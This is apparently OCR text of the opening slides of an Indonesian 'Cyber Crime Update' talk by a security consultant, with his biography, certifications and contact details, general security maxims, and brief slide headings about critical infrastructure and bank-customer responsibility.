


Cyber Crime Update

XECUREIT

LSPP
Lembaga Sertifikasi Profesi Perbankan

bsi. ISO/IEC 27001 Information Security Management
IS586350

Gildas Arvin Deograt Lumy

- An international expert in information and cyber security, cyber defense, SCADA security.
- As consultant, auditor, authorized hacker, expert witness in court, trainer, writer, speaker in national & international events, and source for major news media.
- As expert for BI, Kemkominfo, Kemhan, Lemhanas, Lemsaneg, LKPP, OJK, PPATK, TNI, etc
- 24 years experiences in IT, includes 19 years focusing in security.
- Involved in more than 100 security projects in 15 countries for more than 80 organizations.

PROFESSIONAL CERTIFICATION


- Certified Information Systems Auditor (CISA)
- Certified Information Systems Security Professional (CISSP)
- Certified Lead Security Incident Professional (CLSIP) / ISO 27035 Information Security Incident Management
- ISO 27001 Information Security Management System Lead Auditor

CURRENT POSITIONS

- Senior Information Security Consultant, XecureIT, since 2007
- Cyber Defense Expert, Ministry of Defense, since 2013
- Deputy Director Coordination and Mitigation Group, National Desk for Cyberspace, Coordinating Political, Legal, and Security Affairs Minister, since 2014
- President of Cyber Security Certified Professional (CSCP) Association, since 2013
- Coordinator of Komunitas Keamanan Informasi (KKI), since 2005

CONTACT

gildas.deograt@xecureit.id Signal/Telegram +62 813 1773 7474 www.linkedin.com/in/gildasdeograt





R U Sure U R Secure?

Some Quotes

- Trust, but verify.
- Trust is good, but control is better.
- There is no security silver bullet.
- No security hole is too small.
- Digital world is dangerous because it's silent.
- Complexity is the biggest security enemy.
  - Easier to implement and maintain by (security) system administrator.
  - Minimum impact (as "transparent" as possible) to end-users.
- If you can't physically secure your computer, it's not only belongs to you anymore.
- Feeling secure is dangerous. It makes us complacent.


Critical Infrastructure Interdependency





Apa jawaban yang dipilih nasabah?
Siapa yang bertanggung-jawab?

